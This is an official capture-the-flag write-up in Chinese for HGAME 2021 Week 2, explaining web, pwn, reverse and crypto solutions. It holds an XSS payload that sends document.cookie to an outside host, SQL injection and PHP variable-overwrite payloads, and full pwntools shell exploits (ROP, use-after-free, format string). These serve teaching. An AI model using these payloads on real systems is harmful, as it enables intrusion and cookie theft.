HGAME 2021 Week2 Official Writeup

Web

Post to zuckonit

- 考点： XSS的基本过滤与绕过
- 出题人： 0x4qE
- 分值： 250

这道题的灵感来源于暑假里看的一部电影《社交网络》。

进到题目里首先要尝试 `<script>alert(1)</script>` ，然而 `script` 被替换为 `div` 。 然后应该想到大小写绕过， `ScriPt` ，也不行，于是确定了 `script` 这几个字母都不能出现。

接着尝试 `iframe` ，虽然单独的 `iframe` 没有被过滤， 但是一旦带上了尖括号，半闭合或者全闭合都是被过滤了的， 正则表达式长这样： `</?[^>]*iframe[>]?`

然后想到了各种事件函数 `onerror` `onmouseover` 诸如此类，可以尝试 `<img src=x onerror="alert(1)">` ，仔细观察可以发现 `on` 两边的字符串被逆序拼接在原来的位置， 没有做过滤，那么我们可以反其道而行，先用逆序字符串构造 `payload` ，然后在边上加一个 `on` 使之逆序。

构造xss：`>")1(trela"=rorreno x=crs gmi<on`，成功执行即说明思路正确。 然后想办法拿`cookie`即可，这里有各种方法网上都可以找到，我就放一个比较直观的`payload`。

在构造`payload`的时候会发现`http` `ptth` `tpircs`都被过滤了，那么其实可以双写绕过：`ptptthth`或者直接用`//`代替`http://`。

payload: `>")eikooc.tnemucod+'/pi-spv//'(nepo.wodniw"=rorreno 'x'=crs gmi<on`

拿到`token`之后访问`/flag`即可获得`flag`。

200OK!

- 考点：基础SQL注入
- 出题人：sw1tch
- 分值：200

看看 Network 发现`/server.php`

测试后发现`/server.php` Header 中的`status`处可以注入

过滤的字符串是`['select', 'SELECT', 'from', 'FROM', 'union', 'UNION', 'where', 'WHERE', ' ']`

我们用`/**/`替代空格，然后大小写混合绕过过滤

```
-1'/**/uniOn/**/seLect/**/database();#

# week2sqli
# 得到数据库为 week2sqli


-1'/**/uniOn/**/seLect/**/group_concat(table_name)/**/fRom/**/information_schem
a.tables/**/Where/**/table_schema='week2sqli';#

# f11111111444444444g,status
# 得到数据库中的所有表名 发现存放 flag 的表名为 f11111111444444444g


-1'/**/uniOn/**/seLect/**/group_concat(column_name)/**/fRom/**/information_sche
ma.columns/**/Where/**/table_name='f11111111444444444g'/**/and/**/table_schem
a='week2sqli';#

# ffffff14gggggg
# 得到 flag 的字段名为 ffffff14gggggg


-1'/**/uniOn/**/seLect/**/ffffff14gggggg/**/fRom/**/f11111111444444444g;#

# hgame{c0n9ratu1aTion5_yoU_FXXK_Up_tH3_5Q1}
# 得到 flag: hgame{c0n9ratu1aTion5_yoU_FXXK_Up_tH3_5Q1}
```

LazyDogR4U

- 考点：简单的php审计、变量覆盖
- 出题人：r4u
- 分值：150

出这道题主要是想让新生熟悉一下`PHP`的语法，而具体的安全问题则是一个有手就行的变量覆盖。

源码在目录下`www.zip`文件，用目录扫描工具扫一下能够扫出来，但是有的人会被 aliyun ban 而有的人不会，可能是由于扫描工具不同，于是后期又给在了hint里。

在`flag.php`中能够找到获得flag的方法,`$_SESSION['username'] === 'admin'`

```
<?php
    if($_SESSION['username'] === 'admin'){
        echo "<h3 style='color: white'>admin将于今日获取自己忠实的flag</h3>";
        echo "<h3 style='color: white'>$flag</h3>";
    }
```

在`lazy.php`中会将`_GET`、`_POST`传入的变量全部注册为普通变量，造成了变量覆盖

```
<?php
$filter = ["SESSION", "SEVER", "COOKIE", "GLOBALS"];

// 直接注册所有变量，这样我就能少打字力，芜湖~

foreach(array('_GET','_POST') as $_request){
    foreach ($$_request as $_k => $_v){
        foreach ($filter as $youBadBad){
            $_k = str_replace($youBadBad, '', $_k);
        }
        ${$_k} = $_v;
    }
}
```

于是就可以考虑将`_SESSION['username']`覆盖为`admin`

过滤只是替换为空，双写就能很简单的绕过。

传入数组的时候有个小小的坑，键名不可以加引号,可以自己尝试一下看看有什么不同。

当传入的形式为`?a['b']=1`时，`$_GET`数组为:

```
array (size=1)
  'a' =>
    array (size=1)
      ''b'' => string '1' (length=1)
```

> payload:flag.php?_SESSESSIONSION[username]=admin

直接获得flag。

题目里`testuser`帐号处还能够利用弱比较能够绕过密码登录，但是没什么用。

```
[testuser]
username = testuser
pass_md5 = 0e114902927253523756713132279690
```

可以使用`md5`值同为`0e`开头后面为数字的字符串，如`QNKCDZO`来使比较相等从而绕过密码验证。

Liki的生日礼物

- 考点：条件竞争
- 出题人: gamison
- 分值：200

登陆注册后从题面可以容易得出考点为条件竞争

`exp.py`

```
import threading
import requests
import json
import time

host = "https://birthday.liki.link/API/"
user = {
    "name": "test",
    "password": "test"
}

s = requests.session()
s.post(url="{}?m=login".format(host), data=user)

def post():
    data = {
        "amount": "1"
    }
    url = "{}?m=buy".format(host)
    try:
        s.post(url=url, data=data)
    except:
        print("Failed.")
    return

while True:
    info = json.loads(s.get("{}?m=getinfo".format(host)).text)
    money = info['data']['money']
    num = info['data']['num']
    print(money)
    print(num)

    if num >= 52:
        print(s.get("{}?m=getflag".format(host)).text)
        break

    for i in range(21):
        t = threading.Thread(target=post)
        t.start()

    time.sleep(5)
```

Pwn

rop_primary

- 考点：基本的ROP
- 出题人：xi4oyu
- 分值：200

开头从文件读入三个矩阵，前两个的乘积是第三个矩阵，要求选手根据两个矩阵计算乘法结果，解出后就是溢出ROP leak一把梭了

调试的方式的话，自己构造一个符合格式的输入文件吧

题目没给libc，泄露got表上的任意函数地址，取最低12 bits，去查就行
在线查询libc版本的网站：https://libc.blukat.me/

或者使用libc-database这个工具：https://github.com/niklasb/libc-database

或者用LibcSearcher这个库（但是这个库的使用libc-database比较旧，有些bug，建议自行替换新的libc-databse来使用）：https://github.com/lieanu/LibcSearcher

exp：

```
#coding=utf8
#python2

from pwn import *

context.terminal = ['gnome-terminal', '-x', 'zsh', '-c']
context.log_level = 'info'
# functions for quick script
s       = lambda data               :p.send(data)
sa      = lambda delim,data         :p.sendafter(delim, data)
sl      = lambda data               :p.sendline(data)
sla     = lambda delim,data         :p.sendlineafter(delim, data)
r       = lambda numb=4096,timeout=2:p.recv(numb, timeout=timeout)
ru      = lambda delims, drop=True  :p.recvuntil(delims, drop)
irt     = lambda                    :p.interactive()
dbg     = lambda gs='', **kwargs    :gdb.attach(p, gdbscript=gs, **kwargs)
# misc functions
uu32    = lambda data   :u32(data.ljust(4, '\x00'))
uu64    = lambda data   :u64(data.ljust(8, '\x00'))
leak    = lambda name,addr :log.success('{} = {:#x}'.format(name, addr))


def rs(arg=[]):
    global p
    if arg == 'remote':
        p = remote(*host)
    else:
        p = binary.process(argv=arg)


def read_matrix():
    matrix = []
    while True:
        line = ru('\n').strip()
        if '\t' not in line:
            break
```

```
        row = []
        for num in line.split('\t'):
            row.append(int(num))
        matrix.append(row)

    return matrix

def multi_matrix(a, b):
    rows = len(a)
    mid = len(b)
    cols = len(b[0])

    result = []
    for i in range(rows):
        row = []
        for j in range(cols):
            num = 0
            for k in range(mid):
                num += a[i][k] * b[k][j]
            row.append(num)
        result.append(row)

    return result



binary = ELF('./rop_primary', checksec=False)
host = ('159.75.104.107', 30372)

#rs(['/tmp/106a5d99fc870f50'])
rs('remote')

ru('A:\n')
a = read_matrix()
b = read_matrix()

# dbg()
result = multi_matrix(a, b)

for row in result:
    for num in row:
        sl(str(num))



prdi = 0x0000000000401613
ret = 0x000000000040101a
again = 0x40157C

context.arch = 'amd64'
pay = 'a' * 0x38
pay += p64(prdi) + p64(binary.got['puts']) + p64(binary.plt['puts']) +
p64(again)

#dbg()

sla('best\n', pay)
```

```
puts = uu64(r(6))
leak('puts', puts)

from LibcSearcher import LibcSearcher
libc = LibcSearcher('puts', puts)
#libc = ELF('./libc.so.6', checksec=False)

lbase = puts - libc.dump('puts')  # libc.sym['puts']
leak('lbase', lbase)

binsh = lbase + libc.dump('str_bin_sh')  # libc.search('/bin/sh').next()
system = lbase + libc.dump('system')  # libc.sym['system']

pay = 'a' * 0x38
pay += p64(prdi) + p64(binsh) + p64(system)

sla('best\n', pay)

irt()
```

还有一种解法不用leak，就直接调用 open，read，puts，把 flag 给读出来就行

不过 read 要设置第三个参数要用 rdx，没有 `pop rdx; ret` 的gadget

那么要设置 rdx 有两种方式，第一种就是利用 `__libc_csu_init` 函数中的gadget 设置 r13 间接设置 rdx，具体参考：https://www.cnblogs.com/ox9a82/p/5487725.html

第二种方式呢，无意中发现，调用 open 的时候，可以发现，跟入到 `syscall` 的时候，可以发现，原本 open 的第二个参数，真正系统调用的时候是第三个参数

也就是说，设置参数 rsi 即可改写rdx，并且调用 open 返回后，rdx 不会被更改，这样就能为后面的 read 调用设置参数 rdx了

采用第二种方式的exp：

```
#coding=utf8
#python2
```

```python
from pwn import *

context.terminal = ['gnome-terminal', '-x', 'zsh', '-c']
context.log_level = 'info'
# functions for quick script
s       = lambda data               :p.send(data)
sa      = lambda delim,data         :p.sendafter(delim, data)
sl      = lambda data               :p.sendline(data)
sla     = lambda delim,data         :p.sendlineafter(delim, data)
r       = lambda numb=4096,timeout=2:p.recv(numb, timeout=timeout)
ru      = lambda delims, drop=True  :p.recvuntil(delims, drop)
irt     = lambda                    :p.interactive()
dbg     = lambda gs='', **kwargs    :gdb.attach(p, gdbscript=gs, **kwargs)
# misc functions
uu32    = lambda data   :u32(data.ljust(4, '\x00'))
uu64    = lambda data   :u64(data.ljust(8, '\x00'))
leak    = lambda name,addr :log.success('{} = {:#x}'.format(name, addr))


def rs(arg=[]):
    global p
    if arg == 'remote':
        p = remote(*host)
    else:
        p = binary.process(argv=arg)


def read_matrix():
    matrix = []
    while True:
        line = ru('\n').strip()
        if '\t' not in line:
            break

        row = []
        for num in line.split('\t'):
            row.append(int(num))
        matrix.append(row)

    return matrix

def multi_matrix(a, b):
    rows = len(a)
    mid = len(b)
    cols = len(b[0])

    result = []
    for i in range(rows):
        row = []
        for j in range(cols):
            num = 0
            for k in range(mid):
                num += a[i][k] * b[k][j]
            row.append(num)
        result.append(row)

    return result
```

```
binary = ELF('./rop_primary', checksec=False)
host = ('159.75.104.107', 30372)

#rs(['/tmp/5031bb931fdec9b7'])
rs('remote')

ru('A:\n')
a = read_matrix()
b = read_matrix()

# dbg()
result = multi_matrix(a, b)

for row in result:
    for num in row:
        sl(str(num))



prdi = 0x0000000000401613
prsi_r15 = 0x0000000000401611
ret = 0x000000000040101a
again = 0x40157C
buf_addr = 0x4040E0

context.arch = 'amd64'
pay = 'a' * 0x38
pay += flat([prdi, 0, prsi_r15, buf_addr, 0, binary.plt['read']])
pay += flat([prdi, buf_addr, prsi_r15, 0x100, 0, binary.plt['open']])
pay += flat([prdi, 3, prsi_r15, buf_addr, 0, binary.plt['read']])
pay += flat([prdi, buf_addr, binary.plt['puts']])
pay = pay.ljust(0x100, '\x00')

sa('best\n', pay)

#dbg()
sl('flag\x00')


irt()
```

the_shop_of_cosmos

- 考点：proc 文件系统
- 出题人：xi4oyu
- 分值：200

其实是很简单的题，给了 hint 的话应该很好找到资料的

首先呢是交易的时候，使用负数，越买越多钱，有了足够的钱后利用读取文件的操作，读取 `/proc/self/maps` 泄露地址，最简单的方式就利用写文件的操作，打开文件 `/proc/self/mem` 写 system 地址到 `__free_hook`，调用 `system("/bin/sh")` 即可

通过 `/proc/self/mem` 改写内存，是无视段的读写权限的，所以改写 .text 段，执行 shellcode 也可以

exp：

```python
#coding=utf8
#python2

from pwn import *

context.terminal = ['gnome-terminal', '-x', 'zsh', '-c']
context.log_level = 'info'
# functions for quick script
s       = lambda data               :p.send(data)
sa      = lambda delim,data         :p.sendafter(delim, data)
sl      = lambda data               :p.sendline(data)
sla     = lambda delim,data         :p.sendlineafter(delim, data)
r       = lambda numb=4096,timeout=2:p.recv(numb, timeout=timeout)
ru      = lambda delims, drop=True  :p.recvuntil(delims, drop)
irt     = lambda                    :p.interactive()
dbg     = lambda gs='', **kwargs    :gdb.attach(p, gdbscript=gs, **kwargs)
# misc functions
uu32    = lambda data   :u32(data.ljust(4, '\x00'))
uu64    = lambda data   :u64(data.ljust(8, '\x00'))
leak    = lambda name,addr :log.success('{} = {:#x}'.format(name, addr))


def rs(arg=[]):
    global p
    if arg == 'remote':
        p = remote(*host)
    else:
        p = binary.process(argv=arg)


def _0day_1(num, file_path=None):
    sla('>> ', '2')
    sla('>> ', str(num))

    if file_path:
        sla('>> ', file_path)

def _0day_2(num, file_path, offset, size, data):
    sla('>> ', '3')
    sla('>> ', str(num))
    sla('>> ', file_path)
    sla('>> ', str(offset))
    sla('>> ', str(size))
    sa('>> ', data)



binary = ELF('./shop', checksec=False)
host = ('159.75.104.107', 30398)
libc = ELF('./libc.so.6', checksec=False)

#rs()
rs('remote')


_0day_1(-30)
_0day_1(1, '/proc/self/maps')
```

```
ru('7f')
lbase = int('7f' + r(10), 16)
leak('lbase', lbase)

__free_hook = lbase + libc.sym['__free_hook']
system = lbase + libc.sym['system']

_0day_2(1, '/proc/self/mem', __free_hook - 8, 16, '/bin/sh\x00' + p64(system))

irt()
```

然而有个也不算是预期的解，出题出得不好，前面提到通过 `/proc/self/mem` 改写内存，是无视段的读写权限的，所以常量区也是可以改写的，只要改写程序中的常量 `"flag"` 字符串，即可绕过对 flag 文件打开的检查，然后读 flag 就行

patriot's note

- 考点：经典 uaf
- 出题人：d1gg12
- 分值：250

通过 ida 可以发现： delete 中 free 堆块后没有将堆块清空，所以有 use after free 漏洞。

exp思路是
第一步，分配一个超大的堆（ free 后去往 unsorted bin ）
第二步，随便分配一个堆防止 free 上一步堆的时候与后面的合并
第三步， free 第一步的堆
由gdb可知：

```
unsortedbin
all: 0x563fd3e98670 —▸ 0x7f3fc8870ca0 (main_arena+96) ◂— 0x563fd3e98670
```

第四步，然后用 show 函数打印出这个 main_arena+96 的地址，再通过本地调试看一下偏移，算出 libc 基地址以及 `__free_hook` 地址

第五步，释放需要控制的指针（进入tcachebins）

第六步，利用 uaf 修改该指针的 fd 指针指向 `__free_hook`
如图

```
tcachebins
0x50 [  1]: 0x559472e1f680 —▸ 0x7fb203e8b8e8 (__free_hook) ◂— ...
```

第七步，分配两次堆，那第二个堆就在`__free_hook`上了

第八步，用 edit 函数修改 `__free_hook` 为 one_gadget

第九步，随便free一个堆块触发one_gadget，成功 getshell

具体exp如下

```
from pwn import *
context.arch = 'amd64'
context.log_level='debug'

libc = ELF('./libc-2.27.so')
r=remote('159.75.104.107',30366)
```

```
def take(size):
    r.sendlineafter('exit','1')
    r.sendlineafter('write?',str(size))

def dele(num):
    r.sendlineafter('exit','2')
    r.sendlineafter('delete?',str(num))

def edit(num,content):
    r.sendlineafter('exit','3')
    r.sendlineafter('edit?',str(num))
    r.send(content)

def show(num):
    r.sendlineafter('exit','4')
    r.sendlineafter('show?',str(num))

take(0x500)
take(0x40)
dele(0)
show(0)
libc_addr = u64(r.recvuntil('\x7f')[1:].ljust(8,'\x00')) + 0x7f2b766ab000 -
0x7f2b76a96ca0
print 'libc_addr',hex(libc_addr)

one = libc_addr + 0x4f432
print 'one',hex(one)

free_hook = libc_addr + libc.symbols['__free_hook']
print 'free_hook',hex(free_hook)
take(0x40)

dele(2)
edit(2,p64(free_hook))
take(0x40)
take(0x40)
edit(4,p64(one))
#gdb.attach(r)
dele(1)

r.interactive()
```

killerqueen

- 考点：格式化字符串
- 出题人：d1gg12
- 分值：200

思路是泄露 libc 基地址后写 one_gadget 到返回地址上，注意one_gadget可以分两部分写
exp如下

```
#coding=utf8
#!/usr/bin/python2
from pwn import *
```

```
context.log_level = 'debug'

local = 0

if local:
    cn = process("./killerqueen")
else:
    cn = remote('159.75.104.107',30337)

libc = ELF('./libc.so.6',checksec=False)

ru = lambda x : cn.recvuntil(x)
sn = lambda x : cn.send(x)
rl = lambda   : cn.recvline()
sl = lambda x : cn.sendline(x)
rv = lambda x : cn.recv(x)
sa = lambda a,b : cn.sendafter(a,b)
sla = lambda a,b : cn.sendlineafter(a,b)
ia = lambda   : cn.interactive()

def z(a=''):
    if local:
        gdb.attach(cn,a,exe='./killerqueen')
        if a == '':
            raw_input()
    else:
        pass
sla('打来的电话', '0')
weather = int(ru(':')[:-1])
print 'weather',weather
choice = 2147483647*2-weather
sla('说点什么','1')
sn('\n')
sla('打来的电话', str(choice))
sla('号码是—','%19$p-%38$p')
ru('岸边露伴...\n')
libc_addr = int(ru('-')[:-1],16) - libc.symbols['_IO_2_1_stdout_']
ret_addr = int(ru('\n')[:-1],16) - 0x7ffc675201a0 + 0x7ffc675201a8
print 'libc_addr',hex(libc_addr)
print 'ret_addr' ,hex(ret_addr)
one = libc_addr + 0x4f432
print 'one_gadget',hex(one)
firstpart = int(str(hex(one))[-4:],16)
secondpart = int(str(hex(one))[-8:-4],16)
sla('说点什么',(('%'+str(secondpart)+'c%11$hn%'+str(firstpart-
secondpart)+'c%12$hn').ljust(40,'\x00')+p64(ret_addr+2)+p64(ret_addr)).ljust(0x
100,'\x00'))
sla('说点什么','e')
'''
0x4f3d5 execve("/bin/sh", rsp+0x40, environ)
constraints:
  rsp & 0xf == 0
  rcx == NULL

0x4f432 execve("/bin/sh", rsp+0x40, environ)
constraints:
  [rsp+0x40] == NULL
```

```
0x10a41c execve("/bin/sh", rsp+0x70, environ)
constraints:
  [rsp+0x70] == NULL
'''
ia()

'''
RELRO:    Full RELRO
Stack:    Canary found
NX:       NX enabled
PIE:      PIE enabled
'''
```

Reverse

ezApk

- 考点：Apk 逆向工具，AES
- 出题人：Trotsky
- 分值：200

题目用的是 kotlin 写的, 去除了符号，这里推荐用可以重命名变量的工具减少难度 Super-Jadx
可以看到 key 和 flag 变量并不是直接硬编码到里面的，需要在资源文件里面找到
`AES/CBC/PKCS7Padding` 需要第三方的库提供支持

```
fun main(args: Array<String>) {
    Security.addProvider( BouncyCastleProvider ())
    var result =
decrypt("EEB23sI1Wd9Gvhvk1sgWyQZhjilnYwCi5au1guzOaIg5dMAj9qPA7lnIyVoPSdRY");
    println(result)
}

fun decrypt(pass: String): String {
    val secretKey = "A_HIDDEN_KEY"
    val key = SecretKeySpec(hashString("SHA-256", secretKey), "AES")
    val iv = IvParameterSpec(hashString("MD5", secretKey))
    val cipher = Cipher.getInstance("AES/CBC/PKCS7Padding", "BC")
    cipher.init(Cipher.DECRYPT_MODE, key, iv)
    val byteResult = cipher.doFinal(Base64.getDecoder().decode(pass))
    return String(byteResult)
}

private fun hashString(type: String, input: String): ByteArray {
    return MessageDigest
        .getInstance(type)
        .digest(input.toByteArray())

}
```

helloRe2

- 考点：AES Windows API
- 出题人：M.e,z.o n e
- 分值：250

这个题目出了一点意外。

Part 1

第一部分本是考察矩阵乘法的识别，即 `PASSWORD1 x B == ANSWER`

```
PASSWORD1 是将输入作为 4 x 4 的矩阵
B 是 4 x 4 的对角矩阵对角线的数是1, 2, 3, 4
ANSWER 是 4 x 4 的固定矩阵。
```

源代码如下


```
bool game_part1() {
    puts("input password 1:");

    scanf_s("%s", part_1_input,100);
    // logger->debug("input password 1 length:{}", strlen(part_1_input));
    if (strlen(part_1_input) != 16)
        return 0;

    char input_matrix[4][4];
    char B_matrix[4][4];
    memset(B_matrix, 0, sizeof(B_matrix));

    for (int i = 0; i < 4; i++)
    {
        B_matrix[i][i]=i+1;
    }
    int result[4][4];
    memset(result, 0, sizeof(result));
    memcpy(input_matrix, part_1_input, 16);


    // calc 1:
    for (int i = 0; i < 4; i++)
    {
        for (int j = 0; j < 4; j++)
        {
            result[i][j] = 0;

            for (int k = 0; k < 4; k++)
            {
                result[i][j] += input_matrix[i][k] * B_matrix[k][j];
            }
            //logger->debug("result[{}][{}] = {}", i, j, result[i][j]);

        }
    }
    // check
    bool correct = 1;
    for (int i = 0; i < 4; i++)
    {
        for (int j = 0; j < 4; j++)
        {
            if (result[i][j] != part_1_ans[i][j])
                correct = 0;
        }
    }
    if (correct)
        return 1;
```

但是，在编译时，编译器将上面的运算优化掉了，直接将用户的输入与正确 PASSWORD1 做了比较使得题目难度降低不少。

Part 2

将第一部分的password与0~15异或，传递到共享内存；
创建子进程读取共享内存，作为 key，使用 0~15 作为 IV，将输入的 password2 通过 BCrypt API AES 加密，与 `\xb7\xfe\xfe\xd9\x07\x76\x79\x65\x3f\x4e\x5f\x62\xd5\x02\xf6\x7e` 比较，加密过程与 https://docs.microsoft.com/en-us/windows/win32/seccng/encrypting-data-with-cng 基本一致。

要解密直接将密文解密即可，解密参数可参考下图



fake_debugger beta

- 考点：汇编知识
- 出题人：Processor
- 分值：150

test文件为原始程序，chanllege模拟了test文件的调试过程。
test.py:

```
#a = "hgame{You_Kn0w_debuGg3r}"

a = raw_input()

lenth = len(a)
# print lenth

result = [0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0]

check = [127, 74, 34, 52, 104, 99, 122, 65, 76, 124, 101, 87, 21, 71, 121, 105,
117, 71, 79, 120, 78, 122, 70, 35]

arr1 =
[23,45,67,89,13,24,35,46,57,35,46,57,37,48,38,13,16,37,58,63,41,73,52,94]

for i in range(0,24):
    result[i] = ord(a[i]) ^ arr1[i]
```

```
    if result[i] != check[i]:
        print "Wrong flag!"
        exit(0)

print "Yes, You got it!"
print result
```

chanllege:

```
print "Welcome to Processor's debugger for Hgame!"
print "Please input you flag now!"

input = raw_input()

if not input:
    print "Are you kidding me?"
    exit(0)

lenth = len(input)
if lenth <= 10:
    print "Short flag!"
    exit(0)

print "len:%d" % (lenth)
print "OK,let's debug it! You can 'Step' by 'Space'!"
print "--------------INFO--------------"

def debuginfo(dic):
    print "eax: %d" %(dic['eax'])
    print "ebx: %d" %(dic['ebx'])
    print "ecx: %d" %(dic['ecx'])
    print "zf: %d" %(dic['zf'])
    print "--------------INFO--------------"

index = 0
idx = 0
arr = [23,45,67,89,13,24,35,46,57,35,46,57,37,48,38,13,16,37,58,63,41,73,52,94]
check = [127, 74, 34, 52, 104, 99, 122, 65, 76, 124, 101, 87, 21, 71, 121, 105,
117, 71, 79, 120, 78, 122, 70, 35]
result = [0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0]

dic = {'eax': 0, 'ebx': 0, 'ecx': 0, 'zf': 0}

while raw_input() == ' ':

    dic['eax'] = ord(input[index]) ^ arr[index]
    dic['ebx'] = arr[index]
    dic['ecx'] = index
    dic['zf'] = 0
    debuginfo(dic)

    if raw_input() == ' ':
        dic['eax'] = dic['eax']
        dic['ebx'] = check[index]
        dic['ecx'] = index
        dic['zf'] = 1
        debuginfo(dic)
```

```
        if dic['eax'] != dic['ebx']:
            print "Wrong Flag! Try again!"
            exit(0)

    index = index + 1
    if index == 24:
        break

print "Yes, you got it!"
```

Crypto

signin

- 考点：简单模运算、费马小定理
- 出题人：sw1tch
- 分值：150

由题可知

$$c \equiv a^p \cdot m \pmod{p} \equiv a^{p-1} \cdot a \cdot m \pmod{p} \equiv a \cdot m \pmod{p}$$

则有

$$m \equiv c \cdot a^{-1} \pmod{p}$$

exp

```
import gmpy2
from libnum import *

a =
p =
c =

d = gmpy2.invert(a, p)
m = c * d % p

FLAG = n2s(m)
print(FLAG)
```

WhitegiveRSA

- 考点：简单 RSA
- 出题人：sw1tch
- 分值：150

分解 N = p * q

p = 857504083339712752489993810777

q = 1029224947942998075080348647219

exp

```
import gmpy2
```

```
from libnum import *

N = 882564595536224140639625987659416029426239230804614613279163
p = 857504083339712752489993810777
q = 1029224947942998075080348647219
e = 65535

d = gmpy2.invert(e, (p - 1) * (q - 1))

c = 747831491353896780365654517748216624798517769637260742155527
m = pow(c, d, N)
print(n2s(int(m)))
```

gcd or more?

- 考点：简单 Rabin
- 出题人：sw1tch
- 分值：250

其实不知道 Rabin 自己推也很容易的

exp

```
#!/usr/bin/python2
# -*- coding:utf-8 -*-

from libnum import *
import gmpy2

p =
852285650211289018533149345831290834419890452250225412985505704493898396090 19
q =
111614714641364911312915294479850549131835378046002423977989457843071188836271
c =
766500368283066645619389449101598964164785482664717787314198410720209908147598 4
827806007287830472899616818080907276606744467453445908923054975393623509539

n = p * q

r = pow(c, (p + 1) // 4, p)
s = pow(c, (q + 1) // 4, q)

d, a, b = gmpy2.gcdext(p, q)

print("a = {}".format(a))
print("b = {}".format(b))
print("r = {}".format(r))
print("s = {}".format(s))

x1 = (a * p * s + b * q * r) % n
x2 = n - x1
x3 = (a * p * s - b * q * r) % n
x4 = n - x3

print("x1 = {}".format(x1))
print("x2 = {}".format(x2))
```

```
print("x3 = {}".format(x3))
print("x4 = {}".format(x4))

print(n2s(x1))
print(n2s(x2))
print(n2s(x3))
print(n2s(x4))
```

the password

- 考点：循环移位、矩阵运算
- 出题人：Tinmix
- 分值：250

首先确认每个方程,形式固定,因此只要找出一个的解法解法即可,任意选择一个方程,`y`已知,`n`已知,左右两边同时异或`n`,可以消去`n`,我们可以假定所有的数都是一个`64bit`的无符号整数,然后把每个数字`01`向量化,变成一个长度为64的向量或者字符串,要确定`y`的任何一个位置,我们都需要`x`的三个位置,以第一行为例,我们可以列出方程(规定高位在左)

$$
\begin{aligned}
y_0 \ xor \ n_0 &= x_0 \ xor \ x_{(0+7) \ mod 64} \ xor \ x_{(0-3) \ mod 64} \\
y_1 \ xor \ n_1 &= x_1 \ xor \ x_{(1+7) \ mod 64} \ xor \ x_{(1-3) \ mod 64} \\
&\cdots\cdots \\
y_{63} \ xor \ n_{63} &= x_{63} \ xor \ x_{(63+7) \ mod 64} \ xor \ x_{(63-3) \ mod 64}
\end{aligned}
$$

一共64个方程,64个未知数,解上述方程组即可。注意,`$x_i$`的取值只能是0或1,对这种线性方程组,我们可以写出对应的矩阵方程

$$y = Ax$$

其中A矩阵可以由三个对角矩阵经过循环移位并异或得到,或者由上述方程组看出。
然后我们求出A矩阵对应的逆矩阵`$A^{-1}$`即可

$$y \times A^{-1} = x$$

注意,求y的逆矩阵需要在`GF(2)`上进行,即求A矩阵在模2意义下的逆元
给出python脚本的解法

```
from typing import List
import numpy as np
from sympy import Matrix
import libnum


def get_m(a: np.ndarray, b: List[int]) -> np.ndarray:
    # 获取m矩阵
    ans = a
    for offset in b:
        ans = ans ^ np.roll(a, -1 * offset, 1)
    return ans


def get_arr(a) -> np.ndarray:
    return np.array(list('{:0>64b}'.format(a)), dtype=np.int64).reshape(-1, 1)
```

```python
def get_y(x: np.ndarray, ops: List[int]) -> np.ndarray:
    ans = x
    for item in ops:
        ans = ans ^ np.roll(x, item)
    return ans


def mod_inv(m: np.ndarray) -> np.ndarray:
    t = Matrix(m.tolist())
    t = t.inv_mod(2)
    return np.array(t.tolist())


def modMatInv(A, p=2):  # Finds the inverse of matrix A mod p
    n = len(A)
    A = np.matrix(A)
    adj = np.zeros(shape=(n, n))
    for i in range(0, n):
        for j in range(0, n):
            adj[i][j] = (
                (-1)**(i + j) * int(round(np.linalg.det(minor(A, j, i))))) % p
    return (modInv(int(round(np.linalg.det(A))), p) * adj) % p


def modInv(a, p):  # Finds the inverse of a mod p, if it exists
    for i in range(1, p):
        if (i * a) % p == 1:
            return i
    raise ValueError(str(a) + " has no inverse mod " + str(p))

def arr_to_int(_t):
    ans = 0
    for ind, va in enumerate(_t):
        ans = ans + 2**(63 - ind) * (1 if va > 0.1 else 0)
    return ans
def minor(A, i, j):  # Return matrix A with the ith row and jth column deleted
    A = np.array(A)
    minor = np.zeros(shape=(len(A) - 1, len(A) - 1))
    p = 0
    for s in range(0, len(minor)):
        if p == i:
            p = p + 1
        q = 0
        for t in range(0, len(minor)):
            if q == j:
                q = q + 1
            minor[s][t] = A[p][q]
            q = q + 1
        p = p + 1
    return minor


y = 15789597796041222200
n = 14750142427529922

yy = get_arr(y)
nn = get_arr(n)
YY = yy^nn
```

```
ops = [7,-3]
fi = np.eye(64, dtype=np.int64)

m = get_m(fi,ops)
#YY = get_arr(Y)
_m = modMatInv(m)
x = _m.dot(YY) %2
print(arr_to_int(x))
print(libnum.n2s(arr_to_int(x)))
```

